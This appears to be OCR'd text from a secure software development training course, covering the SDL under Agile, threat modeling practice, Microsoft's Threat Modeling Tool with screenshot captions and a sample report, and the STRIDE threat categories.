Again, the biggest selling point is that a properly implemented SDL should result in a quantifiable savings. It should make for an efficient development process, and there should be a noticeable change and decrease in code fixes. The term return on security investment (ROSI) is often a helpful approach. The general idea is that by the spending time and money doing something to reduce or avoid a potential or existing risk, it will prevent a future loss that would likely be greater than the cost of mitigating the risk.




Agile Development with the SDL

- Commonly, there are questions around the ability for the SDL to work with Agile development
  - Microsoft designed a specific approach available at http://www.microsoft.com/security/sdl/discover/sdlagile.aspx
  - Support for frameworks such as Scrum
  - Specific approach for sprints, bucket practices, and one-time practices
  - Most critical steps are performed during every sprint
  - Other steps applied during project initiation or during bucket practices at set intervals

Agile Development with the SDL

Agile development is a development process that is highly utilized and often difficult to implement. It is often seen as an inhibitor to creativity by many developers who have not successfully implemented the process and changed from models such as the waterfall model. Microsoft set up a specific application of the SDL to agile development methods which can be viewed at http://www.microsoft.com/security/sdl/discover/sdlagile.aspx. It maps specific portions and steps of the standard SDL previously covered to different development phases using the agile approach. Every agile sprint receives the most critical steps of the SDL based on the biggest areas of concern. The most important tools are run, threat modeling is performed, and code review is performed, as well as various other security reviews. A sprint is typically a several week fast-paced subset of development for the overall product. Applying all phases of the SDL to every sprint is not actionable. The other areas of the SDL that are not applied during every sprint can be applied at project initiation, such as those relative to the requirements and design, or during bucket practices that occur at set intervals.



Threat Modeling

- Repeatable process to identify and remove threats
- Often occurs during the design phase of a Software Development Life Cycle (SDLC)
- Helps security engineers and developers to think more like attackers
- Many organizations struggle with too much process and documentation, which is non-actionable
- Can be difficult to evangelize to an organization due to cost, time, lack of experience
  - ... but it's much more expensive to fix code later!


Sc Many companies fail to do this, or do it poorly!

Threat Modeling

Threat modeling is an extremely valuable resource if implemented properly. Think about the cost associated with reviewing and fixing production code, or even code that has not been published yet, when a significant finding is found. Often times a vulnerability may be left in the code due to the results of a risk assessment showing that the cost would be greater to fix the bug compared to the impact to the organization if it was discovered and exploited. Regardless of that assessment and justification, it would clearly be more desirable if that bug had never been introduced in the first place. This is where threat modeling can help.

Threat modeling is easy to talk about and hard to implement into an actionable process. It used to be that few developers and security professionals knew exactly what threat modeling was and how it is to be implemented. With the help of various organizations such as Microsoft, Cigital, and OWASP, threat modeling has been made more actionable and dynamic. Similar to that of Microsoft's SDL, it is not a process that can just be implemented with perfect results. It takes time and effort, with much training and practice. Threat modeling is commonly performed as part of the design phase in the development process. Once the low-level diagrams are available showing all of the data flows and processes it is much easier to look at the attack surface and point out potential vulnerabilities. The goal is to make an actionable, repeatable process in the design phase of the Software Development Life Cycle (SDLC) to prevent vulnerabilities from being introduced into the code or overall architecture.

Many organizations get too focused and overwhelmed with documentation and process. This becomes non-actionable and slows down the development process. It is better to simplify the threat modeling process and focus on the biggest areas of concern, rather than try and accomplish too much at once and lose support for the initiative. It must also not impede the developer's ability to be creative, especially in product-based companies. This goes for the overall SDL process as well. Similarly to selling the SDL process, it can be difficult in some organizations to gain support for threat modeling. Demonstrating the process, evangelizing it, showing other companies who are using the process, and starting small can all help. You must remember to map technical risks into business terms to ensure the request has teeth.



Some Questions to Ask

- Must determine:
  - Who are the threat agents or actors?
  - What is the goal of the agents or actors?
  - What is the attack surface such as access to input/output? (e.g., API's, UI, File I/O, inside users, etc.)
  - What are the techniques used to compromise a potential vulnerability?
  - Where are the trust boundaries?
  - Can risks be mitigated immediately or residually?
  - What is the quantitative and qualitative impact to the organization?


Some Questions to Ask

Once you have the design to which you want to apply threat modeling, and you ensure it is sufficiently low level; there are many questions to start asking. There are various publicly available threat models like STRIDE from Microsoft, as well as additional risk assessment models such as Microsoft's DREAD, the Department of Homeland Security's (DHS) Common Vulnerability Scoring System (CVSS), Carnegie Mellon's OCTAVE, TRIKE by Brenda Larcom and Eleanor Saitta, and many others.

We want to know about the threat agents or actors. These could be inside users with privileged access, malicious users from home on their computer or over the phone, malicious software, jailbroken smartphones, and countless other threats. We want to understand their potential goals such as harvesting credit card numbers, denial of service, and intellectual properly theft. What is their attack service? Perhaps they are able to communicate with our front-end web servers with no authentication, and then have additional opportunities with authentication. Is authentication assumed once initially authenticated? What else is exposed? DNS servers, mail servers, etc. Do we have store branches? Is social engineering a possibility? How about more complex attacks like communications occurring from inside a trust boundary? Get creative. What techniques are used to exploit the attack surface and potential vulnerabilities identified? According to OWASP, the attack surfaces include all data flows in and out of an application, the code that protects these flows, the data elements involved, and the code that protects those elements. https://www.owasp.org/index.php/Attack_Surface_Analysis_Cheat_Sheet

Can these risks be mitigated through existing controls? Is it possible to fix them with code? Sometimes the vulnerabilities identified during threat modeling prove challenging to fix and the fixes do not always come from code changes. You must always assume that communications coming from outside of a trust boundary could be malicious. What happens if someone breaks out of the security controls enforced by an embedded device? They can now potentially reverse engineer a mobile application, proxy the communication, and circumvent security restrictions. As we do with any type of risk assessment, we must determine the quantitative and qualitative impact to the organization. How bad could it be? How much would it cost? What is the likelihood?


Microsoft Threat Modeling Tool (1)



Microsoft Threat Modeling Tool (1)

Microsoft released a free tool simply called the Threat Modeling Tool. You can download the Microsoft Threat Modeling Tool version 2014 here: http://www.microsoft.com/en-us/download/details.aspx?id=42518 General information about the tool can be found here: http://www.microsoft.com/security/sdl/adopt/threatmodeling.aspx They also released a great card game called the "Elevation of Privilege Card Game" to practice threat modeling against your designs. It is available here: http://www.microsoft.com/security/sdl/adopt/eop.aspx

With the Threat Modeling Tool you can draw your designs and have an automated tool get you started on asking the right questions. It used to require MS Visio; however, with the new version released in March, 2014, Visio is no longer required. The initial screen, as shown on the slide, is the "Design View." This is where you actually draw out your designs to the whiteboard and make all of the relevant connections and data flows. One nice thing is that the "Messages" area on the bottom which will let you know if you have likely missed a data flow. The example drawn on the slide is that of a simple network communication. The red hyphenated lines indicate a trust boundary where increased attention should be placed. From within a trust boundary data and flows may be implicitly trusted, as where communications coming into or leaving a trust boundary should be more aggressively scrutinized.



Microsoft Threat Modeling Tool (2)

- When clicking on an object, the properties section is populated with a series of questions

Properties


Web Application	
Name	Web Application
Out Of Scope	□
Reason For Out Of Scope	
Configurable Attributes	
Code Type	Managed
Sanitizes Input	Yes
Sanitizes Output	Yes
As Generic Process	
Running As	Standard User Without Elevation
Isolation Level	AppContainer
Accepts Input From	Any Remote User or Entity
Implements or Uses an Authentication Mechanism	Yes
Implements or Uses an Authorization Mechanism	Yes
Implements or Uses a Communication Protocol	Yes

Add New Custom Attribute

Microsoft Threat Modeling Tool (2)

On this slide is a screen capture of the "Properties" section of the Threat Modeling Tool. When you click on certain types of objects this region will be populated with a series of questions. Depending on how you answer each one, the threats listed in the "Analysis View" may change. It is a very useful feature that was lacking in the older version of the tool.

Microsoft Threat Modeling Tool (3)



Threat Information

Search — 30 Threats Displayed, 30 Total

Threat: Elevation Using Impers | Category: Elevation Of Privilege | Mitigated | High

Threat: Potential Data Repudia | Category: Repudiation | Not Started | High

Threat: Potential Data Repudia | Category: Repudiation | Mitigated | High

Threat: Potential Process Crash | Category: Denial Of Service | Mitigated | Medium

Description:

Web Application crashes, halts, stops or runs slowly; in all cases violating an availability metric.

Justification for threat state change:

Due diligence performed during application development to avoid application crash. Validation testing through dynamic analysis and QA to be performed. DoS testing to be performed through fuzzing and resource exhaustion testing.

Last updated by DERP\stephen.sims at 7/21/2014 11:23:59 AM


Threat: Data Flow HTTP Is Pot | Category: Denial Of Service | N/A Not Applicable | High

Microsoft Threat Modeling Tool (3)

This slide shows the "Analysis View" screen. Once you have drafted your design into the design window, click on "View, Analysis View" from the ribbon bar to see what threats have been identified by the Threat Modeling Tool. It is designed to get you thinking about potential threats, and add some automation for developers who may not be security experts. That being said, the tool does a great job at asking the initial questions that should be asked or making simple comments such as, "Web Application crashes, halts, stops or runs slowly; in all cases violating an availability metric." This is an example of a topic that may not be brought up without the help of the tool. Not all of them will apply to each flow and they can be removed if appropriate.

As seen on the slide, there is a Threat and Category. Following that are drop-down boxes showing the status of the risk item and the qualitative rating. On the left of each threat is a drop-down arrow that expands the description of the threat. In the example shown you can see that the "Justification for threat state change" area on the right is populated with user-supplied content.

Microsoft Threat Modeling Tool (4)



Threat Modeling Report

Created on 7/21/2014 12:00:15 PM

Threat Model Name: WWW Threat Model

Owner: Stephen Sims

Reviewer: Bob Dole

Contributors:

Description: Communication from external customers for access to online banking accounts using standard browsers and smartphone devices.

Assumptions:

External Dependencies:


Threat Model Summary:

Not Started	22
Not Applicable	1
Needs Investigation	1
Mitigation Implemented	6
Total	30
Total Migrated	0

Microsoft Threat Modeling Tool (4)

When clicking on "Reports" from the ribbon bar, you can select the option to generate a full report of the threat model. On the slide is a snippet of that report. Note: Pieces of the report were moved around to fit on the slide. As you can see, the information about the threat model author, description, assumptions, and dependencies are shown. A summary of the number of threats and the ones still needing to be triaged are also shown. Below this section in the HTML generated document are all of the threats listed associated with each device, trust, store, or data flow shown.

A zip file resides in your 760.1 folder, titled "Threat Modeling Tool 2014 Principles.zip." It contains a video, sample threat models, and documentation. It is available for download at: http://aka.ms/By12as




Identify Potential Threats

Simple Example

Trust Boundary

Identify Potential Threats

On this slide is a very simple network diagram as created with the older version of the Microsoft Threat Modeling Tool. This simplified example is a good place to start when practicing threat modeling. Take a few minutes to identify potential threats. Note the trust boundary marked by the curved, hyphenated line. Trust boundaries require special attention and often influences what components will be fuzzed. On the next slide are some of the potential areas of concerns that should be addressed prior to implementing the design.



Identify Threats – Some Possibilities

Outside User

Browser using JS, AJAX, HTML, HTTPS, HTTP

Response

Request

WEB UI

Auth Resp

Authentication

Auth Req

Inside User

Query

Response

Medical Records


Denial of Service
Spoofing
Tampering
Information Disclosure
Elevation of Privileges
Repudiation
Etc.

Identify Threats – Some Possibilities

On this slide are some potential threats and vulnerability spots that must be addressed. Some examples of attack categories are Denial of Service (DoS), spoofing, tampering, information disclosure, elevation of privilege, repudiation, and many others. Not all apply to each threat or vulnerability, and we can rule them out as they are addressed. The outside user could be on a personal computer, a smartphone, a kiosk in a store branch, and other possibilities. This is where it is important to think like an attacker. What about the scenario where your company creates a smartphone application which should be protected by the controls included with an iPhone. Let us say that the attacker jailbreaks the iPhone and is able to circumvent all controls, install their own software, reverse engineer and learn more about your smartphone application, proxy connection requests, etc. Does this change the typical attack surface? It sure does!

Again, it is easy to start with high level designs when it comes to threat modeling, but the real power comes in when you get into low level application designs and data flows. It is at the design stage during the SDLC that you can help prevent bugs or design flaws from being introduced by threat modeling. The more this process can be automated the more likely it is to be adopted. We cannot expect that all of our developers will become security experts overnight and if this can be rolled into the development process as seamlessly as possible, our chances of success increase.

Are there any missing trust boundaries that stick out? You may have noticed one should be placed between the Web UI and the "Medical Records" data store, as well as possibly between the Web UI and the Authentication.



STRIDE

- Threat Category:
  - **S**poofing Identity
  - **T**ampering with Data
  - **R**epudiation
  - **I**nformation Disclosure
  - **D**enial of Service
  - **E**levation of Privilege

Example

Vulnerability Point: Client to server web communication
Attack: SQL Injection
Scenario: Attacker could steal medical records from the database
Solution: Input validation


What about the impact, likelihood, etc.???

STRIDE

